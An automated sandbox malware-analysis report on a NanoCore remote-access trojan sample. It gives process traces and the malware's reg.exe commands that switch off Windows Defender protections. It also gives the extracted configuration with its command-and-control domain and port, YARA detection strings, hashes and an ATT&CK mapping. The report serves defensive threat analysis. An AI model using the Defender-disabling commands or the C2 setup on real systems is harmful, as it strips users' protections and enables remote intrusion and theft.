ID: 412429
Sample Name:
01d32b29_by_Libranalysis
Cookbook: default.jbs
Time: 17:33:17
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Analysis Report 01d32b29_by_Libranalysis

Overview


General Information

Sample Name:	01d32b29_by_Libranalysis (renamed file extension from none to exe)
Analysis ID:	412429
MD5:	01d32b29cf20b16.
SHA1:	2603699a808a1a..
SHA256:	e94c70d3dc3ab2..
Tags:	NanoCore
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Uses cmd line tools excessively to a…
- Uses dynamic DNS services

Classification



Startup

- **System is w10x64**
- 01d32b29_by_Libranalysis.exe (PID: 6424 cmdline: 'C:\Users\user\Desktop\01d32b29_by_Libranalysis.exe' MD5: 01D32B29CF20B16E7DC745F01168BDD5)
  - Main.exe (PID: 6492 cmdline: 'C:\Users\user\Desktop\Main.exe' MD5: 443089CA423FC51A74E6F64B4A910E04)
    - cmd.exe (PID: 6552 cmdline: 'C:\Windows\system32\cmd.exe' /c 'C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat C:\Users\user\Desktop\Main.exe' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6580 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - reg.exe (PID: 6620 cmdline: Reg.exe query 'HKU\S-1-5-19\Environment' MD5: E3DACF0B31841FA02064B4457D44B357)
      - reg.exe (PID: 6732 cmdline: Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender' /v 'DisableAntiSpyware' /t REG_DWORD /d '1' /f MD5: E3DACF0B31841FA02064B4457D44B357)
      - reg.exe (PID: 6792 cmdline: Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' /v 'DisableBehaviorMonitoring' /t REG_DWORD /d '1' /f MD5: E3DACF0B31841FA02064B4457D44B357)
      - reg.exe (PID: 6840 cmdline: Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' /v 'DisableOnAccessProtection' /t REG_DWORD /d '1' /f MD5: E3DACF0B31841FA02064B4457D44B357)
      - reg.exe (PID: 6920 cmdline: Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' /v 'DisableScanOnRealtimeEnable' /t REG_DWORD /d '1' /f MD5: E3DACF0B31841FA02064B4457D44B357)
      - reg.exe (PID: 6956 cmdline: Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender' /v 'DisableAntiSpyware' /t REG_DWORD /d '1' /f MD5: E3DACF0B31841FA02064B4457D44B357)
        - conhost.exe (PID: 6976 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - reg.exe (PID: 6992 cmdline: Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender' /v 'DisableRoutinelyTakingAction' /t REG_DWORD /d '1' /f MD5: E3DACF0B31841FA02064B4457D44B357)
  - Service.exe (PID: 6520 cmdline: 'C:\Users\user\Desktop\Service.exe' MD5: A54512682E96BF7475C189E0D85C4B1F)
- dhcpmon.exe (PID: 7056 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' MD5: A54512682E96BF7475C189E0D85C4B1F)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "f0ee6c15-7813-4f2f-a8f4-f86f2a48",
  "Group": "Default",
  "Domain1": "likedoingthis.ddns.net",
  "Domain2": "",
  "Port": 1337,
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\Service.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw 8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
C:\Users\user\Desktop\Service.exe	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
C:\Users\user\Desktop\Service.exe	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
C:\Users\user\Desktop\Service.exe	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw 8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 3 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.377390680.000000000442 1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000010.00000002.377390680.000000000442 1000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x49395:$a: NanoCore • 0x493ee:$a: NanoCore • 0x4942b:$a: NanoCore • 0x494a4:$a: NanoCore • 0x5cb4f:$a: NanoCore • 0x5cb64:$a: NanoCore • 0x5cb99:$a: NanoCore • 0x755fb:$a: NanoCore • 0x75610:$a: NanoCore • 0x75645:$a: NanoCore • 0x493f7:$b: ClientPlugin • 0x49434:$b: ClientPlugin • 0x49d32:$b: ClientPlugin • 0x49d3f:$b: ClientPlugin • 0x5c90b:$b: ClientPlugin • 0x5c926:$b: ClientPlugin • 0x5c956:$b: ClientPlugin • 0x5cb6d:$b: ClientPlugin • 0x5cba2:$b: ClientPlugin • 0x753b7:$b: ClientPlugin • 0x753d2:$b: ClientPlugin
00000002.00000000.332243003.000000000090 2000.00000002.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000002.00000000.332243003.000000000090 2000.00000002.00020000.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000002.00000000.332243003.000000000090 2000.00000002.00020000.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.Service.exe.5310000.6.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
2.2.Service.exe.5310000.6.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
2.2.Service.exe.41d2a15.5.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xb184:$x1: NanoCore.ClientPluginHost • 0x23c30:$x1: NanoCore.ClientPluginHost • 0xb1b1:$x2: IClientNetworkHost • 0x23c5d:$x2: IClientNetworkHost
2.2.Service.exe.41d2a15.5.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xb184:$x2: NanoCore.ClientPluginHost • 0x23c30:$x2: NanoCore.ClientPluginHost • 0xc25f:$s4: PipeCreated • 0x24d0b:$s4: PipeCreated • 0xb19e:$s5: IClientLoggingHost • 0x23c4a:$s5: IClientLoggingHost
2.2.Service.exe.41d2a15.5.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 52 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore


Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Scripting 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Input Capture 2 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encry Chan
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Input Capture 2 1	Exfiltration Over Bluetooth	Non-S Port
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Process Injection 1 2	Scripting 1	Security Account Manager	System Information Discovery 3 5	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remo Softw
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applic Layer Proto
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Security Software Discovery 1 3 1	SSH	Keylogging	Data Transfer Size Limits	Applic Layer Proto
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multib Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 2	DCSync	Virtualization/Sandbox Evasion 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 3 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web I
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 1 2	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail F
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Hidden Files and Directories 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
01d32b29_by_Libranalysis.exe	48%	Virustotal		Browse
01d32b29_by_Libranalysis.exe	55%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
01d32b29_by_Libranalysis.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\Users\user\Desktop\Service.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Joe Sandbox ML		
C:\Users\user\Desktop\Service.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	80%	Virustotal		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	98%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\Desktop\Main.exe	32%	ReversingLabs	Win64.PUA.Wacapew	
C:\Users\user\Desktop\Service.exe	98%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.0.dhcpmon.exe.c60000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.0.Service.exe.900000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
16.2.dhcpmon.exe.c60000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.2.Service.exe.900000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.2.Service.exe.5840000.9.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

Source	Detection	Scanner	Label	Link
likedoingthis.ddns.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
	0%	Avira URL Cloud	safe	
likedoingthis.ddns.net	0%	Virustotal		Browse
likedoingthis.ddns.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
likedoingthis.ddns.net	91.109.188.5	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
	true	• Avira URL Cloud: safe	low
likedoingthis.ddns.net	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.109.188.5	likedoingthis.ddns.net	France		29075	IELOIELOMainNetworkFR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412429
Start date:	12.05.2021
Start time:	17:33:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	01d32b29_by_Libranalysis (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@24/6@8/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 54.2% (good quality ratio 44.3%) • Quality average: 62.7% • Quality standard deviation: 36.7%
HCA Information:	• Successful, ratio: 68% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Copyright Joe Security LLC 2021

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • Excluded IPs from analysis (whitelisted): 13.88.21.125, 92.122.145.220, 13.64.90.137, 52.147.198.201, 40.88.32.150, 168.61.161.212, 20.50.102.62, 92.122.213.247, 92.122.213.194, 2.20.142.209, 2.20.143.16, 52.155.217.156, 20.54.26.129, 184.30.24.56 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:34:11	API Interceptor	1045x Sleep call for process: Service.exe modified
17:34:13	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IELOIELOMainNetworkFR	684A5F52ADD55DFB891523AC71E822022DE97AF06BA52.exe	Get hash	malicious	Browse	• 141.255.144.80
	tf2j9VpHie.exe	Get hash	malicious	Browse	• 91.109.178.9
	SSWgdtO0DX.exe	Get hash	malicious	Browse	• 91.109.190.3
	SQ7RDC69M5.exe	Get hash	malicious	Browse	• 141.255.152.35
	1YyuQvKv.exe	Get hash	malicious	Browse	• 141.255.158.200
	LeG1rd98Ra.exe	Get hash	malicious	Browse	• 141.255.156.15
	FzDN7GfLRo.exe	Get hash	malicious	Browse	• 141.255.152.120
	CRnc9agoYt.exe	Get hash	malicious	Browse	• 141.255.152.141
	OEGVaZRADt.exe	Get hash	malicious	Browse	• 141.255.152.155
	6RtJvAEs.exe	Get hash	malicious	Browse	• 141.255.147.10
	CTpgkYwhLg.exe	Get hash	malicious	Browse	• 91.109.186.13
	ixTrpAt2an.exe	Get hash	malicious	Browse	• 141.255.150.137
	yfSMg0NL6F.exe	Get hash	malicious	Browse	• 141.255.155.120
	lfLNfqEEOr.exe	Get hash	malicious	Browse	• 141.255.155.120
	e2.exe	Get hash	malicious	Browse	• 141.255.155.120
	xciwFNwa.exe	Get hash	malicious	Browse	• 91.109.188.13
	vizE0jxu.exe	Get hash	malicious	Browse	• 91.109.188.13
	EhXUMhhD.exe	Get hash	malicious	Browse	• 91.109.188.13
	u3yRz9jL.exe	Get hash	malicious	Browse	• 91.109.176.3
	e5QFrSSa.exe	Get hash	malicious	Browse	• 91.109.176.3

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Process:	C:\Users\user\Desktop\Service.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	207360
Entropy (8bit):	7.449966518902096
Encrypted:	false
SSDEEP:	3072:gzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIwv5fUisD1NHmB5n7lnQidogwK:gLV6Bta6dtJmakIM5fjsDM5nZQi+nK
MD5:	A54512682E96BF7475C189E0D85C4B1F
SHA1:	7041CD71EA3E68ACDF4F4BF7A948C59C42B66121
SHA-256:	B3043783DD5D3E129E50CE47CFE69A777FCDF4F79DC093DC5B39BA2BFAEEE609
SHA-512:	8EE2D3771C779349C0965FF959F1A3AA87B3EA5A642BDAF3D907B8B7C4062B88239CCA94BA6BD537A52DF3A8627FB1592C90236E6A0A7449A9B231832FA15C5
Malicious:	**true**
